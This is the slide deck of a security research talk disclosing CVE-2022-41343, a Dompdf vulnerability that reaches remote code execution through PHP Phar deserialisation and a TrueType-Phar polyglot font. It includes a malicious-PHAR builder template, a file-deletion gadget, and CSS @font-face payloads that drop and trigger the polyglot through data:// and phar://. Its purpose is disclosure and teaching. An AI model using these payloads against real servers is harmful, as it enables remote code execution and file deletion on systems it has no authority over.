DOOMPDF

From HTML Injection to RCE

by Marcio “pimps” Almeida

TANTO
shʌrper cyber security

$ whoami

- Director & Co-Founder at Tanto Security (https://tantosec.com)
- CTF Player (TheGoonies) (https://thegoonies.github.io)
- Bug Hunter (when I have the patience, 0-days and time to do that)

- Twitter: @marcioalm (https://twitter.com/marcioalm)
- Github: pimps (https://github.com/pimps)
- Linkedin: marcioalmeida (https://linkedin.com/in/marcioalmeida)

Agenda

- Introduction to PHP Deserialisation
- Introduction to Phar Metadata Deserialisation
- Introduction to Polyglot Files
- Past Vulnerabilities on DOMPDF
- The ~~*0-day*~~ Vulnerability (CVE-2022-41343)
- PoC||GTFO

TANTO
sharper cyber security

How Serialisation Works in PHP?

```php
<?php
class Test
{
    public $name = "Pimps";
    public $age = 36;
    public $secret = 0;
    public $hobbies = array("bughunting", "hackingthings");
    public $bug_hunter = True;
}
$object = new Test();
$serialised = serialize($object);
echo $serialised;
?>
```

TANTO
sharper cyber security

Serialised Structure

```
% php Test.php
O:4:"Test":5:{s:4:"name";s:5:"Pimps";s:3:"age";i:36;s:6:"secret";i:0;s:7:"hobbies";a:2:
{i:0;s:10:"bughunting";i:1;s:13:"hackingthings";}s:10:"bug_hunter";b:1;}
```

- **O:Length of Object name :"Class Name":Number of Properties in Class:{Properties}** - `O:4:"Test":5`
- **{ data }** - Denotes the data structure of the object with the 5 properties - `$name, $age, $secret, $hobbies, $bug_hunter`
- **s:Length of the String:"String Value";** - `s:4:"name";s:5:"Pimps";`
- **i:Integer;** - `s:3:"age";i:36;`
- **i:Integer;** - `s:6:"secret";i:0;`
- **a:Number of Elements:{Elements}** - `a:2:{i:0;s:10:”bughunting”;i:1;s:13:"hackingthings";}`
- **b:boolean;** - `s:10:"bug_hunter";b:1;`

TANTO
sharper cyber security

How Deserialisation Works on PHP

```php
<?php
$object = 'O:4:"Test":5:
{s:4:"name";s:5:"Pimps";s:3:"age";i:36
;s:6:"secret";i:0;s:7:"hobbies";a:2:
{i:0;s:10:"bughunting";i:1;s:13:"hacki
ngthings";}s:10:"bug_hunter";b:1;}';
$unserialized = unserialize($object);
echo var_dump($unserialized);
?>
```

```
% php Deserialise.php
object(__PHP_Incomplete_Class)#1 (6) {
  ["__PHP_Incomplete_Class_Name"]=>
  string(4) "Test"
  ["name"]=>
  string(5) "Pimps"
  ["age"]=>
  int(36)
  ["secret"]=>
  int(0)
  ["hobbies"]=>
  array(2) {
    [0]=>
    string(10) "bughunting"
    [1]=>
    string(13) "hackingthings"
  }
  ["bug_hunter"]=>
  bool(true)
}
```

PHP Magic Methods

Most useful for exploitation

- `__toString()` - Invoked when object is converted to a string. (by `echo` for example)
- `__destruct()` - Invoked when an object is deleted. When no reference to the deserialised object instance exists, __destruct() is called.
- `__wakeup()` - Invoked when an object is unserialised. automatically called upon object deserialisation.
- `__call()` - will be called if the object attempts to call an inexistent function

Example of a Deserialisation Gadget (Dompdf)

Delete any arbitrary file

```php
415        public function __destruct()
416        {
417            foreach ($this->imageCache as $file) {
418                if (file_exists($file)) {
419                    unlink($file);
420                }
421            }
422        }
```

gadgetchains > Dompdf > FD > 1 > gadgets.php

```php
1   <?php
2
3   namespace Dompdf;
4
5   class Cpdf
6   {
7       public $imageCache = [];
8
9       public function __construct($remote_path) {
10          array_push($this->imageCache, $remote_path);
11      }
12
13  }
```

TANTO
sharper cyber security

Other PHP Magic Methods

That can potentially be useful…

- `__set()` - called if the object try to access inexistent class variables
- `__isset()`
- `__invoke()`
- `__unset()`
- `__set_state()`
- `__callStatic()`
- `__sleep()` - called when an object is serialized (with serialize)
- `__clone()`
- `__get()` - called if the object try to access inexistent class variables
- `__debugInfo()`
- `__construct()` - Invoked when an object is created (constructor)

TANTO
sharper cyber security

Phar File Format

- Phar (PHP Archive) files can be used to package PHP applications and PHP libraries into one archive file.
- Phar files contain metadata about the files in the archive. This metadata is stored in a **serialised** format
- Phar files can be called using the following URI: **phar://path/to/phar##innerfile**
- The *.phar extension isn't checked when used in a phar:// stream, and PHP scans the file for the stub signature, making it a good candidate for polyglot file attacks… (More about that in a minute)
- By design, the Phar's serialised metadata automatically gets unserialised! (this behaviour changed on PHP 8.0+)

The Structure of a PHAR archive

stub/manifest/contents/signature

Phar file stub

A Phar's stub is a simple PHP file. The smallest possible stub follows:

```php
<?php __HALT_COMPILER();
```

Global Phar manifest format

Size in bytes	Description
4 bytes	Length of manifest in bytes (1 MB limit)
4 bytes	Number of files in the Phar
2 bytes	API version of the Phar manifest (currently 1.0.0)
4 bytes	Global Phar bitmapped flags
4 bytes	Length of Phar alias
??	Phar alias (length based on previous)
4 bytes	Length of Phar metadata (0 for none)
??	Serialized Phar Meta-data, stored in serialize() format
at least 24 * number of entries bytes	entries for each file

Phar Deserialisation

- Published by Sam Thomas (Blackhat 2018) but initially discovered by Orange Tsai (Independently). Orange made a CTF challenge debuting this technique on HitconCTF 2017 that was named baby^h-master-php-2017, it got 0 solves during the event.
- This technique abuses the fact that the metadata of a phar archive is a serialised PHP object and it is automatically deserialised by the phar:// stream parsing.
- As such an attacker could perform PHP object injection **without** the need of a vulnerable unserialize() function by uploading a phar file to disk and simply accessing it via phar:// (This is a big deal!).

Requirements for Phar Deserialisation

- The ability to upload a malicious PHAR file to the target system and the path to the file to be known.
- An application with a well known gadget chain to be loaded (ex: monolog, laravel, etc)
- Attacker control to any of the following system functions to invoke with phar://

```
copy            file_exists     file_get_contents  file_put_contents
file            fileatime       filectime          filegroup
fileinode       filemtime       fileowner          fileperms
filesize        filetype        fopen              is_dir
is_executable   is_file         is_link            is_readable
is_writable     lstat           mkdir              parse_ini_file
readfile        rename          rmdir              stat
touch           unlink
```

TANTO
sharper cyber security

How to create a malicious PHAR archive

```php
<?php
// create the deserialisation payload
$payload = new MyMaliciousPHPObject();
$payload->setSomeAttribute('somethingMalicious');

// create a new Phar archive
@unlink("payload.phar");
$phar = new Phar('payload.phar');
$phar->startBuffering();
$phar->addFromString('test.txt', 'text');
$phar->setStub('<?php __HALT_COMPILER(); ?>');

//set payload (here is the money shot)
$phar->setMetadata($payload);
$phar->stopBuffering();
?>
```

TANTO
sharper cyber security

Polyglot Files

What they are? Where they live? What they eat?

- Polyglots, in a security context, are files that are a valid form of multiple different file types. For example a PDFTAR is both, a valid PDF and a valid TAR archive containing a valid file structure and headers for both types.

- Polyglot files are often used to bypass protection based on file types. Often used to bypass upload file filters and validations with one of the polyglot types and use the other type for some kind of shenanigans.

- For Example, a very common type of polyglot file is a Phar-JPEG file where the Phar type is used to carry out PHP injection attacks and the JPEG type used to bypass Image upload and validation on PHP applications.

PHPGCC - PHP Generic Gadget Chains

https://github.com/ambionics/phpggc

- Considered as the "YSOSerial" for PHP. PHPGGC is a library of unserialize() payloads along with a command-line program.
- Can be used to generate deserialisation gadgets from known libraries that people have already found.
- It has multiple deserialisation gadgets such as: CodeIgniter4, Doctrine, Drupal7, Guzzle, Laravel, Magento, Monolog, Phalcon, Podio, Slim, SwiftMailer, Symfony, WordPress, Yii, ZendFramework… etc etc etc…
- Full support to PHAR Deserialisation and generation of PHAR archives and some PHAR polyglots ;-)

Past Vulnerabilities on DomPDF

- **CVE-2022-28368 - RCE via Remote CSS Font Cache Installation (by Positive Security) patched v1.2.1**
- CVE-2021-3902 - Improper Restriction of XML External Entity Reference (by Haxatron via Huntr.dev) patched v2.0.0
- **CVE-2021-3838 - Deserialization of Untrusted Data (by Haxatron via Huntr.dev) patched v2.0.0**
- CVE-2022-2400 - External Control of File Name or Path (by Haxatron via Huntr.dev) patched v2.0.0
- CVE-2022-0085 - Server-Side Request Forgery (by Haxatron via Huntr.dev) patched v2.0.0

CVE-2022-28368 - RCE via Remote CSS Font Installation

Published by Positive Security

- Positive Security identified that when **$isRemoteEnabled=true**, DomPdf can access remote font files and cache those files in disk using the extension of the arbitrary font file.

- Those cached fonts are stored into **/vendor/dompdf/dompdf/lib/fonts/** directory with the format: **[font_name]_[font_weight]_[md5(src:url)].[ext]**

- If the font cache directory is exposed to the internet, attackers can achieve remote code execution creating a valid font with the extension .php and a **comment** or **copyright** field (those are font properties) containing a malicious PHP code to achieve RCE.

Lets have a look into the patch to CVE-2022-28368

```
8 src/FontMetrics.php
@@ -206,7 +206,6 @@ public function registerFont($style, $remoteFile, $context = null)
206 206          }
207 207
208 208          $cacheEntry = $localFile;
209     -        $localFile .= ".".strtolower(pathinfo(parse_url($remoteFile, PHP_URL_PATH), PATHINFO_EXTENSION));
210 209
211 210          $entry[$styleString] = $cacheEntry;
212 211
@@ -258,6 +257,13 @@ public function registerFont($style, $remoteFile, $context = null)
258 257              return false;
259 258          }
260 259
    260 +        switch ($font->getFontType()) {
    261 +            case "TrueType":
    262 +            default:
    263 +                $localFile .= ".ttf";
    264 +                break;
    265 +        }
    266 +
261 267          $font->parse();
262 268          $font->saveAdobeFontMetrics("$cacheEntry.ufm");
263 269          $font->close();
```

TANTO
sharper cyber security

Conclusions from the Patch (v1.2.1)

- It now forces the cached font to have the extension .ttf fixing the possibility to achieve RCE… interesting… is that so huh!?
- What we can conclude from this patch:
  - The main vulnerability was patched… cool… but…
  - It doesn't address the fact that arbitrary contents can still be present on the font file. So, in theory a polyglot font would still be a valid font…
  - It doesn't address the fact that remote files are still being saved to disk with a predictable filename. So, the arbitrary file upload still exists!
  - Everyone is thinking the same as me now!?!? So… **What if...**


Using a Phar-TrueType Polyglot could work?

- In short **YES**! It's possible to use the same vector on v1.2.1 but using Phar deserialisation instead!
- If **$isRemoteEnabled=true** we can use the **registerFont()** method to write a Polyglot TrueType Font + Phar to disk and simply invoke that file with:
    - phar://path/to/vendor/dompdf/dompdf/lib/font/CACHED_FILE.ttf
- We **don't need public access to the vendor directory** to exploit it this way.
- But then… while I was researching this, v2.0.0 was released patching other vulnerabilities… including a protocol whitelist to fix phar:// deserialisation exploitation. What brings us to CVE-2021-3838.

CVE-2021-3838 - Deserialization of Untrusted Data

Published by Haxatron via Hunter.dev (previously reported in 2019 via a GitHub issue)

- Haxatron reported that Dompdf accepts the phar:// handler in multiple places where URL are allowed to be included in the application. Funny enough, someone else had already reported it to them back in 2019 but this issue was only addressed on v2.0.0 (a couple months ago).

- 

- On Haxatron report he explicitly says that the a vulnerable application using DomPdf would need to to have a upload functionality for this attack to work… **But we already know that DomPdf can do it for us right!? ;-)**

TANTO
sharper cyber security

Let’s see how registerFont() on v2.0.0 looks like…

```
215         // Download the remote file
216         [$protocol] = Helpers::explode_url($remoteFile);
217         $allowed_protocols = $this->options->getAllowedProtocols();
218         if (!array_key_exists($protocol, $allowed_protocols)) {
219             Helpers::record_warnings(E_USER_WARNING, "Permission denied on $remoteFile. The communication protocol is not supported.", __FILE__, __LINE__);
220         }
221
222         foreach ($allowed_protocols[$protocol]["rules"] as $rule) {
223             [$result, $message] = $rule($remoteFile);
224             if ($result !== true) {
225                 Helpers::record_warnings(E_USER_WARNING, "Error loading $remoteFile: $message", __FILE__, __LINE__);
226             }
227         }
228
229         list($remoteFileContent, $http_response_header) = @Helpers::getFileContent($remoteFile, $context);
230         if ($remoteFileContent === null) {
231             return false;
232         }
233
234         $localTempFile = @tempnam($this->options->get("tempDir"), "dompdf-font-");
235         file_put_contents($localTempFile, $remoteFileContent);
236
237         $font = Font::load($localTempFile);
```

Let’s see how registerFont() on v2.0.0 looks like…

```
215            // Download the remote file
216            [$protocol] = Helpers::explode_url($remoteFile);
217            $allowed_protocols = $this->options->getAllowedProtocols();
218            if (!array_key_exists($protocol, $allowed_protocols)) {
219                Helpers::record_warnings(E_USER_WARNING, "Permission denied on $remoteFile. The communication protocol is not supported.", __FILE__, __LINE__);
220            }
221
222            foreach ($allowed_protocols[$protocol]["rules"] as $rule) {
223                [$result, $message] = $rule($remoteFile);
224                if ($result !== true) {
225                    Helpers::record_warnings(E_USER_WARNING, "Error loading $remoteFile: $message", __FILE__, __LINE__);
226                }
227            }
228
229            list($remoteFileContent, $http_response_header) = @Helpers::getFileContent($remoteFile, $context);
230            if ($remoteFileContent === null) {
231                return false;
232            }
233
234            $localTempFile = @tempnam($this->options->get("tempDir"), "dompdf-font-");
235            file_put_contents($localTempFile, $remoteFileContent);
236
237            $font = Font::load($localTempFile);
```

Missing return false statements?? Could that be a mistake??

TANTO
sharper cyber security

How Helper::getFileContent() looks like…

```
892     public static function getFileContent($uri, $context = null, $offset = 0, $maxlen = null)
893     {
894         $content = null;
895         $headers = null;
896         [$protocol] = Helpers::explode_url($uri);
897         $is_local_path = in_array(strtolower($protocol), ["", "file://", "phar://"], true);
898         $can_use_curl = in_array(strtolower($protocol), ["http://", "https://"], true);
899
900         set_error_handler([self::class, 'record_warnings']);
901
902         try {
903             if ($is_local_path || ini_get('allow_url_fopen') || !$can_use_curl) {
904                 if ($is_local_path === false) {
905                     $uri = Helpers::encodeURI($uri);
906                 }
907                 if (isset($maxlen)) {
908                     $result = file_get_contents($uri, false, $context, $offset, $maxlen);
909                 } else {
910                     $result = file_get_contents($uri, false, $context, $offset);
911                 }
912                 if ($result !== false) {
913                     $content = $result;
914                 }
915                 if (isset($http_response_header)) {
916                     $headers = $http_response_header;
917                 }
```

We have our trigger for phar://

Bonus: data:// will also work! :-D

TANTO
sharper cyber security

CVE-2022-41343 - RCE via Phar Deserialisation

Published by Tanto Security

- The vulnerability uses the same entry point for CVE-2022-28368 since it was poor patched and continues allowing "file upload".
- However, it works with **$isRemoteEnable=false** (since we can **write our payload to disk using data://**) and exploitation doesn't require public access to the cached fonts directory **/vendor/dompdf/dompdf/lib/fonts/**.
- The Idea is to **write a Polyglot TrueType-Phar** file to the cached fonts directory to bypass font validation and achieve **RCE via the phar://** wrapper.
- Although, to achieve RCE, a Deserialisation Gadget Chain that results in code execution is required. Otherwise, only using Dompdf code, is possible to achieve arbitrary file deletion.

Payload for CVE-2022-41343

```
<style>
    @font-face {
        font-family:'exploit';
        src:url('data:text/plain;base64,double_url_encode([BASE64_POLYGLOT_TRUETYPE-PHAR])');
        font-weight:'normal';
        font-style:'normal';
    }
</style>
```

```
<style>
    @font-face {
        font-family:'exploit';
        src:url('phar://path/to/app/vendor/dompdf/dompdf/lib/fonts/exploit_normal_[md5(data:text/plain;base64,[BASE64_POLYGLOT_TRUETYPE-PHAR])].ttf##');
        font-weight:'normal';
        font-style:'normal';
    }
</style>
```

TANTO
sharper cyber security

As the pwn Bible says… PoC||GTFO